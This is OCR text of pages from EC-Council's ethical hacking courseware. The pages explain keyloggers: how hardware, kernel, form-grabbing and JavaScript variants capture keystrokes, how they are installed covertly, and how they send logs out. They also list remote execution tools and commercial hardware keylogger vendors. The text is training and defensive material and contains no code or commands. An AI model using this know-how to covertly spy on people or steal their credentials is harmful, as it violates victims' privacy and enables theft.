


Figure 6.103: Screenshot of RemoteExec


Some of the privilege escalation tools are listed as follows:

- Pupy (*https://github.com*)
- PDQ Deploy (*https://www.pdq.com*)
- Dameware Remote Support (*https://www.dameware.com*)
- ManageEngine Desktop Central (*https://www.manageengine.com)*
- PsExec (*https://docs.microsoft.com*)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Keylogger

- Keystroke loggers are programs or hardware devices that monitor each keystroke as the user types on a keyboard, logs onto a file, or transmits them to a remote location
- Legitimate applications for keyloggers include in office and industrial settings to monitor employees' computer activities and in the home environment where parents can monitor and spy on children's activity
- It allows the attacker to gather confidential information about the victim such as email ID, passwords, banking details, chat room activity, IRC, and instant messages
- Physical keyloggers are placed between the keyboard hardware and the operating system



Keylogger

Keyloggers are software programs or hardware devices that record the keys struck on the computer keyboard (also called keystroke logging) of an individual computer user or a network of computers. You can view all the keystrokes of the victim's computer at any time in your system by installing this hardware device or program. It records almost all the keystrokes on a keyboard of a user and saves the recorded information in a text file. As keyloggers hide their processes and interface, the target is unaware of the keylogging. Offices and industries use keyloggers to monitor employees' computer activities, and they can also be used in home environments for parents to monitor children's Internet activities.




Figure 6.104: Demonstration of a keylogger

A keylogger, when associated with spyware, helps to transmit a user's information to an unknown third party. Attackers use it illegally for malicious purposes, such as stealing sensitive and confidential information about victims. This sensitive information includes email IDs, passwords, banking details, chat room activity, Internet relay chat (IRC), instant messages, and bank and credit card numbers. The data transmitted over the encrypted Internet connection

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


are also vulnerable to keylogging because the keylogger tracks the keystrokes before encryption.

The keylogger program is installed onto the user's system invisibly through email attachments or "drive-by" downloads when users visit certain websites. Physical keystroke loggers "sit" between keyboard hardware and the OS, so that they can remain undetected and record every keystroke.

A keylogger can:

- Record every keystroke typed on the user's keyboard
- Capture screenshots at regular intervals, showing user activity such as typed characters or clicked mouse buttons
- Track the activities of users by logging Window titles, names of launched applications, and other information
- Monitor the online activity of users by recording addresses of the websites visited and with keywords entered
- Record all login names, bank and credit card numbers, and passwords, including hidden passwords or data displayed in asterisks or blank spaces
- Record online chat conversations
- Make unauthorized copies of both outgoing and incoming email messages

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Types of Keystroke Loggers

A keylogger is a hardware or software program that secretly records each keystroke on the user keyboard at any time. Keyloggers save captured keystrokes to a file for reading later, or transmit them to a place where the attacker can access it. As these programs record all the keystrokes that are provided through a keyboard, they can capture passwords, credit card numbers, email addresses, names, postal addresses, and phone numbers. Keyloggers can capture information *before* it is encrypted. This gives the attacker access to passphrases and other "well-hidden" information.




Figure 6.105: Types of keyloggers

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

There are two types of keystroke loggers: hardware key loggers and software key loggers. Both types help attackers to record all keystrokes entered on the target system.

- **Hardware Keystroke Loggers**

  Hardware keyloggers are hardware devices that look like normal USB drives. Attackers can connect these keyloggers between a keyboard plug and a USB socket. All the keystrokes by the user are stored in the hardware unit. Attackers retrieve this hardware unit to access the keystrokes that are stored in it. The primary advantage of these loggers is that no anti-spyware, antivirus, or desktop security program can detect them. Their disadvantage is the easy discovery of their physical presence.

  There are three main types of hardware keystroke loggers:

  - **PC/BIOS Embedded**

    BIOS-level firmware that is responsible for managing keyboard actions can be modified in such a way that it captures the keystrokes that are typed. It requires physical and/or admin-level access to the target computer.

  - **Keylogger Keyboard**

    If the hardware circuit is attached to the keyboard cable connector, it can capture the keystrokes. It records all the keyboard strokes to its own internal memory that can be accessed later. The main advantage of a hardware keylogger over a software keylogger is that it is not OS dependent and, hence, will not interfere with any applications running on the target computer, and it is impossible to discover hardware keyloggers by using any anti-keylogger software.

  - **External Keylogger**

    External keyloggers are attached between a standard PC keyboard and a computer. They record each keystroke. External keyloggers do not need any software and work with any PC. You can attach one to your target computer and monitor the recorded information on your PC to look through the keystrokes. There are four types of external keyloggers:

    - **PS/2 and USB Keylogger**: This is completely transparent to computer operation and requires no software or drivers for functionality. It records all the keystrokes typed by the user on the computer keyboard, and stores data such as emails, chat records, applications used, IMs, etc.
    - **Acoustic/CAM Keylogger**: Acoustic keyloggers work on the principle of converting electromagnetic sound waves into data. They employ either a capturing receiver capable of converting the electromagnetic sounds into the keystroke data, or a CAM (camera) capable of recording screenshots of the keyboard.
    - **Bluetooth Keylogger**: This requires physical access to the target computer only once, at the time of installation. After installation on the target PC, it stores all

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

the keystrokes and you can retrieve the keystroke information in real-time by connecting via a Bluetooth device.

- **Wi-Fi Keylogger**: Besides standard PS/2 and USB keylogger functionality, this features remote access over the Internet. This wireless keylogger will connect to a local Wi-Fi access point and send emails containing the recorded keystroke data. You can also connect to the keylogger at any time over TCP/IP and view the captured log.

- **Software Keystroke Loggers**

  These loggers are the software installed remotely via a network or email attachment in a target system for recording all the keystrokes. Here, the logged information is stored as a log file on a computer hard drive. The logger sends keystroke logs to the attacker using email protocols. Software loggers can often obtain additional data as well, because they do not have the limitation of physical memory allocation, as do hardware keystroke loggers.

  There are four types of software keystroke loggers:

  - **Application Keylogger**

    An application keylogger allows you to observe everything the user types in his/her emails, chats, and other applications, including passwords. It is even possible to trace records of Internet activity. This is an invisible keylogger to track and record everything happening within the entire network.

  - **Kernel/Rootkit/Device Driver Keylogger**

    Attackers rarely use kernel keyloggers because they are difficult to write and require a high level of proficiency from the keylogger developers. These keyloggers exist at the kernel level. Consequently, they are difficult to detect, especially for user-mode applications. This kind of keylogger acts as a keyboard device driver and thus gains access to all information typed on the keyboard.

    The rootkit-based keylogger is a forged Windows device driver that records all keystrokes. This keylogger hides from the system and is undetectable, even with standard or dedicated tools.

    This kind of keylogger usually acts as a device driver. The device driver keylogger replaces the existing I/O driver with the embedded keylogging functionality. This keylogger saves all the keystrokes performed on the computer into a hidden logon file, and then sends the file to the destination through the Internet.

  - **Hypervisor-Based Keylogger**

    A hypervisor-based keylogger works within a malware hypervisor operating on the OS.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Form-Grabbing-Based Keylogger**

  A form-grabbing-based keylogger records web form data and then submits it over the Internet, after bypassing HTTPS encryption. Form-grabbing-based keyloggers log web form inputs by recording web browsing on the "submit event" function.

- **JavaScript-Based Keylogger**

  Attackers inject malicious JavaScript tags on the web page of a compromised website to listen to key events such as onKeyUp() and onKeyDown(). Attackers use various techniques such as man-in-the-browser, cross-site scripting, etc. to inject malicious script.

- **Memory-Injection-Based Keylogger**

  Memory-injection-based keyloggers modify the memory tables associated with the web browser and system functions to log keystrokes. Attackers also use this technique to bypass UAC in Windows systems.


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Hardware Keyloggers

KeyGrabber

KeyDemon HARDWARE KEYLOGGER
VIDEOLOGGER MULTILOGGER
RS232

Home / KeyGrabber Classic USB



Possible features:

8GB WiFi 37mm 1.46"

KEYGRABBER CLASSIC USB

$15.99

Hardware keylogger by definition.

Undisputed leader of all USB hardware keyloggers. Perhaps not the smallest nowadays but for sure the most popular and best featured USB hardware keylogger ever. Absolute USB keylogging classic by definition. It's available on the market for over 10 years and sold in nearly 60K units worldwide.

Compose your USB hardware keylogger with available features & addons!

https://www.keydemon.com

Hardware Keyloggers Vendors

- KeyGrabber USB — http://www.keelog.com
- KeyCarbon — http://www.keycarbon.com
- Keyllama Keylogger — https://Keyllama.com
- Keyboard logger — https://www.detective-store.com
- KeyGhost — https://www.keyghost.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Hardware Keyloggers

We now examine the details of external hardware keyloggers. As discussed previously, there are various types of external hardware keyloggers available on the market. These keyloggers are plugged in line between a keyboard and a computer.

These types of keyloggers include:

- PS/2 keylogger
- USB keylogger
- Wi-Fi keylogger
- Keylogger embedded inside the keyboard
- Bluetooth keylogger
- Hardware keylogger

